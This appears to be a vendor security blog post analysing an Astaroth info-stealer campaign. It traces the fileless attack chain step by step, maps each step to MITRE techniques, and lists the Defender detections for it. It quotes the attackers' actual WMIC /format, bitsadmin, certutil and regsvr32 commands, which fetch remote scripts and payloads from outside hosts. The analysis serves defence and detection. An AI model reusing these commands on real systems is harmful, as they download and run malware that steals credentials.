


Figure 1. Windows Defender Antivirus telemetry shows a sudden increase in suspicious activity

After some hunting, I discovered the campaign that aimed to run the Astaroth (https://attack.mitre.org/software/S0373/) backdoor directly in memory. Astaroth is a notorious info-stealing malware known for stealing sensitive information like credentials, keystrokes, and other data, which it exfiltrates and sends to a remote attacker. The attacker can then use stolen data to try moving laterally across networks, carry out financial theft, or sell victim information in the cybercriminal underground.

While the behavior may slightly vary in some instances, the attack generally followed these steps: A malicious link in a spear-phishing email leads to an LNK file. When double-clicked, the LNK file causes the execution of the WMIC tool with the "/Format" parameter, which allows the download and execution of a JavaScript code. The JavaScript code in turn downloads payloads by abusing the Bitsadmin tool.

All the payloads are Base64-encoded and decoded using the Certutil tool. Two of them result in plain DLL files (the others remain encrypted). The Regsvr32 tool is then used to load one of the decoded DLLs, which in turn decrypts and loads other files until the final payload, Astaroth, is injected into the Userinit process.




Figure 2. Astaroth "living-off-the-land" attack chain showing multiple legitimate tools abused

It's interesting to note that at no point during the attack chain is any file run that's not a system tool. This technique is called living off the land (https://github.com/LOLBAS-Project/LOLBAS/blob/master/README.md): using legitimate tools that are already present on the target system to masquerade as regular activity.

The attack chain above shows only the Initial Access (https://attack.mitre.org/tactics/TA0001/) and Execution (https://attack.mitre.org/tactics/TA0001/) stages. In these stages, the attackers used fileless techniques to attempt to silently install the malware on target devices. Astaroth is a notorious information stealer with many other post-breach capabilities that are not discussed in this blog. Preventing the attack in these stages is critical.

Despite its use of "invisible" techniques, the attack chain runs under the scrutiny of Microsoft Defender ATP. Multiple advanced technologies at the core of Windows Defender Antivirus (https://www.microsoft.com/security/blog/2019/06/24/inside-out-get-to-know-the-advanced-technologies-at-the-core-of-microsoft-defender-atp-next-generation-protection/),

which is the next-generation protection (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-antivirus/windows-defender-antivirus-in-windows-10) component of Microsoft Defender ATP, expose these techniques to spot and stop a wide range of attacks.

These protection technologies stop threats at first sight, use the power of the cloud, and leverage Microsoft's industry-leading optics to deliver effective protection. This defense-in-depth is observed in the way these technologies uncovered and blocked the attack at multiple points in Astaroth's complex attack chain.




Figure 3. Microsoft Defender ATP solutions for fileless techniques used by Astaroth

For traditional, file-centric antivirus solutions, the only window of opportunity to detect this attack may be when the two DLLs are decoded after being downloaded—after all, every executable used in the attack is non-malicious. If this were the case, this attack would pose a serious problem: since the DLLs use code obfuscation and are likely to change very rapidly between campaigns, focusing on these DLLs would be a vicious trap.

However, as mentioned, next generation protection capabilities in Microsoft Defender ATP catch fileless techniques. Let's break down the attack steps, enumerate the techniques used using MITRE technique ID (https://attack.mitre.org/techniques/pre/) as reference, and map the relevant Microsoft Defender ATP protection.

Step 1: Arrival

The victim receives an email with a malicious URL:

```
http://way8kasahe.forumjudicialrj.net/[redacted]/certidao.htm
```

The URL uses misleading names like *certidao.htm* (Portuguese for “certificate”), *abrir_documento.htm* (“open document”), *pedido.htm* (“order”), etc.

When clicked, the malicious link redirects the victim to the ZIP archive *certidao.htm.zip*, which contains a similarly misleading named LNK file *certidao.htm.lnk*. When clicked, the LNK file runs an obfuscated BAT command-line.

MITRE techniques observed*:*

- T1192 (https://attack.mitre.org/techniques/T1192/) – Spearphishing Link
- T1023 (https://attack.mitre.org/techniques/T1023/) – Shortcut Modification

Microsoft Defender ATP next-gen protection defenses:

- **Command-line scanning**: Trojan:Win32/BadEcho.A
- **Heuristics engine**: Trojan:Win32/Linkommer.A
- **Windows Defender SmartScreen**

Step 2: WMIC abuse, part 1

The BAT command runs the system tool *WMIC.exe*:

```
WMIC.exe os get ved5hit39, 25hit8, numberofusers
/format:"https://storage.googleapis.com/ultramaker/09/v.txt#[redacted]"
```

The use of the parameter */format* causes WMIC to download the file *v.txt*, which is an XSL file hosted on a legitimate-looking domain. The XSL file hosts an obfuscated JavaScript that is automatically run by WMIC. This JavaScript code simply runs WMIC again.

MITRE techniques observed:

- T1047 (https://attack.mitre.org/techniques/T1047/) – Windows Management Instrumentation
- T1220 (https://attack.mitre.org/techniques/T1220/) – XSL Script Processing
- T1064 (https://attack.mitre.org/techniques/T1064/) – Scripting
- T1027 (https://attack.mitre.org/techniques/T1027/) – Obfuscated Files Or Information

Microsoft Defender ATP next-gen protection defenses:

- **Behavior monitoring engine**: Behavior:Win32/WmiFormatXslScripting
- **AMSI integration engine**: Trojan:JS/CovertXslDownload.

Step 3: WMIC abuse, part 2

WMIC is run in a fashion similar to the previous step:

```
WMIC.exe os get QMUTSQPK, JUXKBVOK, LNFYZKMH, freephysicalmemory
/format:"https://storage.googleapis.com/ultramaker/08/vv.txt#[redacted]"
```

WMIC downloads *vv.txt*, another XSL file containing an obfuscated JavaScript code, which uses the Bitsadmin, Certutil, and Regsvr32 tools for the next steps.

MITRE techniques observed:

- T1047 (https://attack.mitre.org/techniques/T1047/) – Windows Management Instrumentation
- T1220 (https://attack.mitre.org/techniques/T1220/) – XSL Script Processing
- T1064 (https://attack.mitre.org/techniques/T1064/) – Scripting
- T1027 (https://attack.mitre.org/techniques/T1027/) – Obfuscated Files Or Information

Microsoft Defender ATP next-gen protection defenses:

- **Behavior monitoring engine**: Behavior:Win32/WmiFormatXslScripting
- **Behavior monitoring engine**: Behavior:Win32/WmicLoadDll.A
- **AMSI integration engine**: Trojan:JS/CovertBitsDownload.C

Step 4: Bitsadmin abuse

Multiple instances of Bitsadmin are run to download additional payloads:

```
bitsadmin.exe /transfer msd5 /priority foreground
https://storage.googleapis.com/ultramaker/x/ 09/falxconxrenwb.jpg.zip.log?[redacted]
%PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z
```

The payloads are Base64-encoded (https://en.wikipedia.org/wiki/Base64) and have file names like: *falxconxrenwb.~*, *falxconxrenw64.~*, *falxconxrenwxa.~*, *falxconxrenwxb.~*, *falxconxrenw98.~*, *falxconxrenwgx.gif*, *falxfonxrenwg.gif*.

MITRE techniques observed:

Microsoft Defender ATP next-gen protection defenses:

- **Behavior monitoring engine**: Behavior:Win32/WmicBits.A

Step 5: Certutil abuse

The Certutil system tool is used to decode the downloaded payloads:

```
certutil.exe -decode %PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z %PUBLIC%\Libraries
\temporary\falxconxrenwb.~
```

Only a couple of files are decoded to a DLL; most are still encrypted/obfuscated.

MITRE technique observed:

- T1140 (https://attack.mitre.org/techniques/T1140/) – Deobfuscate/Decode Files Or Information

Microsoft Defender ATP next-gen protection defenses:

- **Behavior monitoring engine**: Behavior:Win32/WmiCertutil.A

Step 6: Regsvr32 abuse

One of the decoded payload files (a DLL) is run within the contexct of the Regsvr32 system tool:

```
regsvr32 /s falxconxrenw64.~
```

The file *falxconxrenw64.~* is a proxy: it loads and runs a second DLL, *falxconxrenw98.~*, and passes it to a third DLL that is obtained by reading files *falxconxrenwxa.~* and *falxconxrenwxb.~*. The DLL *falxconxrenw98.~* then reflectively loads the third DLL.

MITRE techniques observed:

- T1117 (https://attack.mitre.org/techniques/T1117/) – Regsvr32
- T1129 (https://attack.mitre.org/techniques/T1129/) – Execution Through Module Load
- T1140 (https://attack.mitre.org/techniques/T1140/) – Deobfuscate/Decode Files Or Information

Microsoft Defender ATP next-gen protection defenses:

- **Behavior monitoring engine**: Behavior:Win32/UserinitInject.B
- **Attack surface reduction**: An attack surface reduction rule detects the loading of a DLL that does not meet the age and prevalence criteria (i.e., a new unknown DLL)

Step 7: Userinit abuse

The newly loaded DLL reads and decrypts the file *falxconxrenwgx.gif* into a DLL. It runs the system tool *userinit.exe* into which it injects the decrypted DLL. The file *falxconxrenwgx.gif* is again a proxy that reads, decrypts, and reflectively loads the DLL *falxconxrenwg.gif*. This last DLL is the malicious info stealer known as Astaroth (https://attack.mitre.org/software/S0373/).

MITRE techniques observed:

- T1117 (https://attack.mitre.org/techniques/T1117/) – Regsvr32
- T1129 (https://attack.mitre.org/techniques/T1129/) – Execution Through Module Load
- T1140 (https://attack.mitre.org/techniques/T1140/) – Deobfuscate/Decode Files Or Information

Microsoft Defender ATP next-gen protection defenses:

- **Behavior monitoring engine**: Behavior:Win32/Astaroth.A
- **Attack surface reduction**: An attack surface reduction rule detects the loading of a DLL that does not meet the age and prevalence criteria (i.e., a new unknown DLL)

Comprehensive protection against fileless attacks with Microsoft Threat Protection

The strength of next-generation protection engines in exposing fileless techniques add to the capabilities of the unified endpoint protection platform, Microsoft Defender ATP (https://www.microsoft.com/en-us/WindowsForBusiness/windows-atp). Activities related to fileless techniques are reported in Microsoft Defender Security Center as alerts, so security operations teams can further investigate and respond to attacks using endpoint detection and response, advanced hunting, and other capabilities in Microsoft Defender ATP.





Figure 4. Details of Windows Defender Antivirus detections of fileless techniques and malware reported in Microsoft Defender Security Center; details also indicate whether threat is remediated, as was the case with the Astaroth attack

The rest of Microsoft Defender ATP's capabilities beyond next-generation protection enable security operations teams to detect and remediate fileless threats and other attacks. Notably, Microsoft Defender ATP endpoint detection and response (https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/overview-endpoint-detection-response) (EDR) has strong and durable detections for fileless and living-off-the-land techniques across the entire attack chain.






Figure 5. Alerts in Microsoft Defender Security Center showing detection of fileless techniques by antivirus and EDR capabilities

We also published a threat analytics (https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/threat-analytics) report on living-off-the-land binaries to help security operations assess organizational security posture and resilience against these threats. New Microsoft Defender ATP services like threat and vulnerability management (https://www.microsoft.com/security/blog/2019/07/02/microsofts-threat-vulnerability-management-now-helps-thousands-of-customers-to-discover-prioritize-and-remediate-vulnerabilities-in-real-time/) and Microsoft Threat Experts (https://www.microsoft.com/security/blog/2019/02/28/announcing-microsoft-threat-experts/) (managed threat hunting), further assist organizations in defending against fileless threats.

Through signal-sharing and orchestration of threat remediation across Microsoft's security technologies, these protections are further amplified in Microsoft Threat Protection (https://www.microsoft.com/en-us/security/technology/threat-protection), Microsoft's comprehensive security solution for the modern workplace. For this Astaroth campaign, Office 365 Advanced Threat Protection (Office 365 ATP (https://docs.microsoft.com/en-us/office365/securitycompliance/office-365-atp)) detects the emails with malicious links that start the infection chain.

Microsoft Threat Protection (https://www.microsoft.com/en-us/security/technology/threat-protection) secures identities, endpoints, email and data, apps, and infrastructure.

Conclusion: Fileless threats are not invisible

To come back to one of my original points in this blog post, being fileless doesn't mean being invisible; it certainly doesn't mean being undetectable.

An analogy: Pretend you are transported to the world of H.G. Wells' The Invisible Man (https://en.wikipedia.org/wiki/The_Invisible_Man) and can render yourself invisible. You think, great, you can walk straight into a bank and steal money. However, you soon realize that things are not as simple as they sound. When you walk out in the open and it's cold, your breath's condensation gives away your position; depending on the type of the ground, you can leave visible footmarks; if it's raining, water splashing on you creates a visible outline. If you manage to get inside the bank, you still make noise that security guards can hear. Motion detection sensors can feel your presence, and infrared cameras can still see your body heat. Even if you can open a safe or a vault, these storage devices may trigger an alert, or someone may simply notice the safe opening. Not to mention that if you somehow manage to grab the money and put them in a bag, people are likely to notice a bag that's walking itself out of the bank.

Being invisible may help you for some things, but you should not be under the illusion that you are invincible. The same applies to fileless malware: abusing fileless techniques does not put malware beyond the reach or visibility of security software. On the contrary, some of the fileless techniques may be so unusual and anomalous that they draw immediate attention to the malware, in the same way that a bag of money moving by itself would.

